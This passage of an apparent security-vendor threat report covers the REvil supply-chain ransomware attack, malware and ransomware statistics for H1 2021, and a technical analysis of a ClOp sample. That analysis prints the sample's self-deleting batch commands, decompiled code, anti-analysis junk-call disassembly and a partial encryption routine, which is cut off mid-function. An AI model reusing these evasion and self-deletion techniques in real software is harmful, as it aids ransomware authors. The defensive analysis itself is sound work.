As is common with ransomware attacks, this REvil variant tried to delete backups and stop services associated with backup and security applications. The configuration file was set to stop processes with the following keywords: veeam, memtas, sql, backup, vss, Sophos, svc\$, mepocs.


The self-protection capabilities in Acronis Cyber Protect prevented any tampering with its security module or deletion of any of the backups.

Motivation

Unlike the Solar Winds software supply chain attack, which focused on data exfiltration, this incident seems to have been financially motivated. The malicious updates analyzed so far did not include any commands for exfiltrating data. Such double-extortion attacks have become very popular with ransomware groups including REvil/Sodinokibi.

Over 1,100 companies already had their data published on leak sites this year.

Maybe the attackers decided to skip the data discovery and exfiltration due to the technical nature of the software supply-chain attack, opting instead to go directly to data encryption. Screenshots of ransom demands for this wave of REvil seem to vary from \$45,000 to \$5 million (USD). So far, no company has admitted to paying the ransom. The REvil group claimed on their leak site that they managed to infect over a million computers. They are offering a universal decryptor for the sum of \$70 million, which seems quite low compared to single ransom demands like the \$11 million that the meat processor JBS apparently paid in June.



Some researchers speculate that it could also be a politically motivated disruption, as some of the strings make references to President Joe Biden, former President Donald Trump, and Black Lives Matter.

For example, the following registry key is set to store configuration details:
`HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\BlackLivesMatter`

Summary

MSPs are high-value targets: They have large attack surfaces, making them juicy targets to cybercriminals. On average, one MSP can manage IT for 100 companies – so rather than compromising 100 different companies, the criminals only need to hack one MSP to get access to those 100 clients.

As we predicted last year in the Acronis Cyberthreats Report 2020, MSPs will increasingly be targeted. They can be compromised through a variety of techniques, with poorly configured remote access software among the top attack vectors. Cybercriminals use weaknesses, like the lack of 2FA, and phishing techniques to access an MSP's management tools and, eventually, their clients' machines.

Seeing ransomware distributed through MSP management tools is not new. Over two years ago, the GandCrab ransomware group used a vulnerability in the Kaseya plug-in for the ConnectWise Management software to deploy ransomware.

It was not the first ransomware attack through the trusted MSP link, nor will it be the last, as breached MSPs are the forgotten link in a supply-chain attack. It is therefore vital to have holistic cyber protection in place that can prevent such incidents.



Part 2

General malware threat




In H1 2021, an average of 14.6% of our clients had at least one malware attack on their endpoints successfully blocked. The numbers declined slightly, but are still higher than last year's single-digit levels. This may indicate that more threats are slipping through the mesh work of various security layers before arriving at the endpoint.

Month	Percentage of clients with blocked malware
January	16.1%
February	13.7%
March	15.9%
April	16.1%
May	13.6%
June	12.1%

Our recent **Cyber Protection Week Report** showed that many companies use five different security solutions, with 21.1% using more than 10 solutions. That approach increases the overall complexity of the IT environment and also increases the chances of mistakes that will be made during the configuration.

How many different security and protection tools and agents are you currently using?

Pie chart from
[Acronis Cyber Protection Week Report 2021](#)




On the other hand, there were also more new malware samples being generated. The independent malware testing lab AV-Test recorded 552,000 new malware samples per day in H1 2021. That is a 37% increase over the 401,000 samples per day in H2 2020. Not only does this demonstrate that cybercrime is still expanding, but it is also a clear indication that cybercriminals are automating their process with scripts and machine learning in order to generate a flood of new malware threats. Most of these threats, however, are only used for a handful of attacks during a very short time period.

The country with the most clients experiencing malware detections in H1 2021 was the United States with 26.1% in June, followed by Germany with 12.6%, and the United Kingdom with 5.4%.

Emotet, one of the most prevalent email-based malware, was shut down after a global law enforcement operation in January, followed by a clean-up action in April, which pushed a removal tool to more than 1.6 million infected clients. Many of the most prevalent malware families are downloaders and droppers, available for hire. For example Qbot, sometimes also referred to as Qakbot, is a downloader that has been seen downloading financial trojans, infostealers, and ransomware such as Ryuk. As usual with malware, the earlier in the chain the threat is blocked, the less likely you have to worry about clean-up routines.

These are the top 15 malware families we observed and tracked in H1 2021:



Trojans and illicit cryptomining

Microsoft Security Intelligence has released information regarding a remote access trojan (RAT) that masquerades as ransomware. Recently, Bloomberg BNA clients worth up to \$18 billion were targeted in phishing campaigns with RATs. While StrRAT still steals sensitive browser data and can take control of your systems, the ransomware feature it uses only renames files and can be recovered by fixing extension names. The phishing campaign uses a newly discovered loader named Snip3, which delivers RevengeRAT or AsyncRAT but also observed the use of Agent Tesla and NetWire. These RATs steal passwords, log keystrokes, steal webcam and screenshot data, and access browser and clipboard data, etc.

With the price of Bitcoin hitting a new all-time high in April 2021, the interest in cryptocurrency scams and attacks against wallets and online exchanges increased as well.


Threat actor ComplexCodes has been selling a newer version of their cryptocurrency-stealing malware. From 2019 to 2020, cryptocurrency theft increased by nearly 40% to \$513 million. ComplexCodes is providing crimeware-as-a-service for a low price of \$24 a month for support that claims to include zero-day exploits and “antivirus bypassing”.

Typosquatted domains have been used to infiltrate the PyPI repository and secretly install cryptominers. These packages rely on looking like the legitimate matplotlib Python plotting software. Once installed, the Ubqminer runs and mines Ethereum cryptocurrency. These malicious packages have been downloaded more than 5,000 times.



Monthly percentage of global detections per country

Country	January 2021	February 2021	March 2021	April 2021	May 2021	June 2021
United States	28.3%	27.5%	27.4%	27.4%	27.8%	26.1%
Germany	17.6%	15.1%	15.5%	14.9%	13.6%	12.6%
United Kingdom	5.6%	5.1%	6.0%	5.9%	6.1%	5.4%
Canada	4.3%	5.0%	4.5%	5.1%	5.3%	5.0%
Switzerland	3.6%	4.3%	5.3%	4.7%	5.0%	4.3%
Italy	3.4%	3.7%	3.8%	4.3%	4.6%	4.2%
France	3.6%	3.6%	3.7%	3.7%	3.5%	3.6%
Australia	3.0%	2.6%	3.0%	3.1%	3.6%	3.6%
Singapore	2.5%	4.8%	2.6%	1.9%	1.4%	3.1%
Brazil	1.1%	1.7%	1.3%	1.5%	2.2%	2.9%

Malware detections H1 2021


Percentage of detections

0%  28.3%

If we normalize the number of detections per active client per country, then we get a slightly different distribution. The following table shows the number of detections encountered per 1,000 clients per country. This clearly shows that **cyberthreats are a global phenomenon**.

Rank	Country	Number of clients with malware detections per 1,000 clients seen in H1 2021
1	Singapore	815
2	Brazil	524
3	Taiwan	515
4	Republic of Moldova	493
5	China	470
6	Belarus	441
7	Israel	435
8	Peru	435
9	Turkey	430
10	Argentina	418
11	Vietnam	417
12	India	411
13	Spain	407
14	Russia	394
15	Bulgaria	387
16	Philippines	381
17	Greece	380
18	Colombia	377
19	Mexico	377
20	Egypt	369
21	Thailand	368
22	Hungary	367
23	Indonesia	365
24	United Arab Emirates	361
25	Portugal	359

Normalized number of detections in H1 2021



Ransomware threat


As we already mentioned in the **Key Trends** section, ransomware is still the number one cyberthreat for businesses. While we observed ransomware in 2017 when Acronis Active Protection was first developed, in this section we're focusing on data collected this year, from January 1 to June 30, 2021.

These are the top 10 ransomware families we observed and tracked in 2021. Keep in mind that some groups try to infect as many end users as possible with a broad approach, while others focus on high-value targets and only attempt a handful of infections while striving for a high payout. Hence the volume of threat detection alone is not an indication of the dangerousness of a threat. In addition, many groups operate a ransomware-as-a-service business, so attackers might be using multiple threat families during similar attacks.

Top-10 ransomware families

- | | | | | |
|----------|------------|-------------|------------|------------------|
| 1. Conti | 2. Revil | 3. Maze | 4. Egregor | 5. DoppelPaymer |
| 6. Pysa | 7. Avaddon | 8. DarkSide | 9. ClOp | 10. Babuk Locker |

Percentage of organizations victimized by ransomware attacks worldwide




For the last six months, we saw steady growth in the number of organizations globally being victimized by ransomware. This was done mainly by forces using existing, known ransomware families. We only saw a dozen new variants emerge, and have some visible activity worldwide. Increasingly, these groups are active in the ransomware-as-a-service field, acting as redistributors of already established threats. This leads to an even higher distribution rate of popular ransomware threats.

Daily ransomware detections

The number of ransomware incidents has increased further during the past 12 months, with spikes in December 2020 and May 2021. This year, from April to May 2021, there was a global increase of 16.4% of blocked ransomware attacks, followed by a decrease of 9.6% in June. The reasons behind such fluctuations vary. On one hand, cybercriminals often operate in waves. On the other hand, some attacks are blocked earlier in the chain – for example, at the email lure or the malicious URL – so the final ransomware is never downloaded and therefore not counted in this graph.

Month	EMEA	Americas	Asia	Global
April-May	16.3%	23.4%	3.3%	16.4%
May-June	-19.0%	-1.1%	4.7%	-9.6%

Daily ransomware detections per region



Top 10 countries: ransomware detections by region

Country	Regional ransomware detections percentage in Q1 2021	Regional ransomware detections percentage in Q2 2021	Asia and the Middle East
Japan	32.4%	38.1%	
China	6.2%	8.6%	
South Korea	6.3%	5.5%	
Turkey	5.6%	5.5%	
Taiwan	5.2%	5.4%	
Iran	4.1%	4.5%	
Philippines	11%	4.2%	
Lebanon	0.3%	3.8%	
India	4.9%	3.7%	
Israel	3.6%	2.5%	



Country	Regional ransomware detections percentage in Q1 2021	Regional ransomware detections percentage in Q2 2021
Germany	46.8%	45.2%
United Kingdom	9.8%	9.5%
France	9.6%	9.4%
Switzerland	8.0%	8.5%
Italy	5.5%	5.5%
Netherlands	3.7%	4.0%
Austria	3.3%	3.1%
Spain	2.7%	2.8%
Belgium	2.2%	2.3%
Czech Republic	1.5%	1.4%

Europe

Country	Regional ransomware detections percentage in Q1 2021	Regional ransomware detections percentage in Q2 2021
United States	76.7%	79.6%
Canada	16.1%	12.1%
Mexico	1.7%	2.1%
Brazil	1.5%	2.1%
Colombia	0.8%	0.6%
Argentina	0.7%	0.5%
Chile	0.7%	0.5%
Peru	0.3%	0.5%
Panama	0.1%	0.3%
Guatemala	0.1%	0.2%

Americas

Ransomware groups in the spotlight

New ClOp ransomware is back again with better self-defense and defense bypass techniques

In February, the public was shocked by the news that a division of the aerospace giant Bombardier had been hacked. Attackers were able to gain partial access to dedicated file servers, and some technical documentation was stolen. During the investigation of the incident, analysts established that the threat group TA505 with their ClOp ransomware was involved in the attack.


The breach started with a vulnerability that affected a third-party file-transfer application, the Accellion FTA, which consequently lead to data breaches of many companies. A handful of these targets have already had data leaked by the CI0p group. This methodology is new and doesn't fit with the traditional targeted ransomware profile historically seen with the CI0p ransomware group.

In June, law enforcement arrested multiple people in connection to the CI0p ransomware group. Two weeks later, the group started attacking new victims.

Initial analysis

We've analyzed the latest CI0p ransomware sample dated back to the end of November 2020 with the original name 'SysvolYSysZLogonQ.exe'. The malicious file (**SHA256: 3d94c4a92382c-5c45062d8ea0517be4011be8ba42e-9c9a614a99327d0ebdf05b**)

has a size of 186,440 bytes. It has an invalid digital signature issued to Insta Software Solution Inc. As we can see the digital certificate of the binary file has been already revoked:



Execution

As in previous versions, CI0p checks if the code page installed on the computer is «0x4e4h» - 1252 (1252 Windows 3.1 Latin 1 (US, Western Europe). In this instance, though, a different code page causes an error and exits the program.

The malware also deletes its original file by creating a batch file “ex.bat ” and writing the following commands into it:

```
:: R
del" <path_to_orig_file> "
if exist" <path_to_orig_file> "goto R
del" ex.bat "
```

```

CreateFile = (int (__stdcall *)(char *, MACRO_GENERIC, _DWORD, _DWORD, MACRO_CREATE, MACRO_FILE, _DWORD))a2(a1, &v131);
lstrcpy = (void (__stdcall *)(char *, char *))a2(a1, &v75);
GetModuleFileNameA = (void (__stdcall *)(_DWORD, char *, signed int))a2(a1, &v22);
CloseHandle = (void (__stdcall *)(int))a2(a1, &v118);
WriteFile = (void (__stdcall *)(int, char *, int, char *, _DWORD))a2(a1, &v12);
CreateProcessA = (int (__stdcall *)(_DWORD, char *, _DWORD, _DWORD, _DWORD, signed int, _DWORD, _DWORD, int *, char *))a2(a1, &v97);
GetModuleFileNameA(0, &file_path_buf, 260);
result = CreateFile(&ex.bat, GENERIC_WRITE, FILESHARE_CHANGE_NONE, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
file_handle = result;
if (result != -1)
{
    memcpy(&v95, 0, 256);
    lstrcpy(&v95, &v84);
    strcpy(&v95, &file_path_buf);
    strcpy(&v95, &v58);
    strcpy(&v95, &file_path_buf);
    strcpy(&v95, &v41);
    strcpy(&v95, &ex.bat);
    strcpy(&v95, &v114); // :R\r\n del "<full_path_to_orig_file">\r\nif exist "<full_path_to_orig_file"> goto R\r\n del "ex.bat"
    v3 = sub_2410E0(&v95);
    WriteFile(file_handle, &v95, v3, &v57, 0);
    CloseHandle(file_handle);
    memcpy(&v72, 0, 68);
    memcpy(&v113, 0, 16);
    v72 = 68;
    v73 = 1;
    v74 = 0;
    result = CreateProcessA(0, &ex.bat, 0, 0, 0, 16, 0, 0, &v72, &v113);
}
return result;
}

```

Just like in previous versions, the ransomware adds **'junk'** calls to its code for complicating the file's detection and analysis:

.data:0041254B	mov	[ebp+var_C], ecx
.data:0041254E	jmp	loc_4125F5

.data:00412553	call	ds:PrintDlgExW
.data:00412559	call	ds:PtInRegion
.data:0041255F	call	ds:OffsetRect
.data:00412565	call	ds>DeleteDC
.data:0041256B	call	ds:RegQueryValueExW
.data:00412571	call	ds:CheckMenuItem
.data:00412577	call	ds:CreatePopupMenu
.data:0041257D	call	ds>SelectObject
.data:00412583	call	ds:lstrcpyW
.data:00412589	call	ds:CharLowerW
.data:0041258F	call	ds:LoadImageW
.data:00412595	call	ds:MapViewOfFile
.data:0041259B	call	ds:TranslateMessage
.data:004125A1	call	ds:DestroyWindow
.data:004125A7	call	ds:InvalidateRect
.data:004125AD	call	ds:GetClientRect
.data:004125B3	call	ds:GetSystemTimeAsFileTime
.data:004125B9	call	ds:ChildWindowFromPoint
.data:004125BF	call	ds:GetCurrentProcessId
.data:004125C5	call	ds:CreateFontIndirectW
.data:004125CB	call	ds:IsWindowVisible
.data:004125D1	call	ds:EnableMenuItem
.data:004125D7	call	ds:lstrcpynW
.data:004125DD	call	ds:ReleaseMutex
.data:004125E3	call	ds:TextOutW
.data:004125E9	call	ds:SetWindowPlacement
.data:004125EF	call	ds:SendMessageW
.data:004125F5		
.data:004125F5	loc_4125F5:	; CODE XREF: WinMain(x,x,x,x)+FE↑j
.data:004125F5	mov	edx, [ebp+var_10]

```

.data:004113F0
.data:004113F0 sub_4113F0      proc near          ; CODE XREF: WinMain(x,x,x,x)+1FE↓p
.data:004113F0      jmp      short loc_4113F8
.data:004113F2 ; -----
.data:004113F2      call     ds:GetMessageTime
.data:004113F8
.data:004113F8 loc_4113F8:      jmp      short loc_411400 ; CODE XREF: sub_4113F0↑j
.data:004113FA ; -----
.data:004113FA      call     ds:FlashWindow
.data:00411400
.data:00411400 loc_411400:      jmp      short loc_411408 ; CODE XREF: sub_4113F0:loc_4113F8↑j
.data:00411402 ; -----
.data:00411402      call     ds:PrepareTape
.data:00411408
.data:00411408 loc_411408:      jmp      short loc_411410 ; CODE XREF: sub_4113F0:loc_411400↑j
.data:0041140A ; -----
.data:0041140A      call     ds:AddAtomW
.data:00411410
.data:00411410 loc_411410:      jmp      short loc_411418 ; CODE XREF: sub_4113F0:loc_411408↑j
.data:00411410

```

In comparison to ClOp.E analyzed in July 2020, this malware slightly changed the technique of bypassing heuristic analyzers. Instead of calling the same functions in a loop with a large number of repetitions, it performs mathematical calculations in several loops, plus a function call with a known 'false' result.

The new ClOp also checks the parameters that were passed when the malware is launched, namely the command line for the presence of the "runrun" and "temp.dat" strings.

- **'runrun'** – When passed, the ransomware runs its executable file on the default input desktop for the interactive window station (Winsta0 \ default). Also, this parameter enables scanning for available network shared drives.
- **'temp.dat'** – When passed, it is used to specify the path where encryption will be executed.

```

int __cdecl encrypt_key(void *src, int a2, int a3, int a4, int a5, HCRYPTKEY hKey, BYTE *pbData)
{
    int result; // eax
    DWORD cnt; // [esp+0h] [ebp-8h]
    DWORD pdwDataLen; // [esp+4h] [ebp-4h]

    SetErrorMode(SEM_FAILCRITICALERRORS);
    cnt = 117;
    pdwDataLen = 117;
    if ( CryptEncrypt(hKey, 0, 1, 0, 0, &pdwDataLen, 117u)
        && (memset(pbData, 0, pdwDataLen), memmove(pbData, src, cnt), CryptEncrypt(hKey, 0, 1, 0, pbData, &cnt, pdwDataLen)) )
    {
        *a2 = pdwDataLen;
        result = 0;
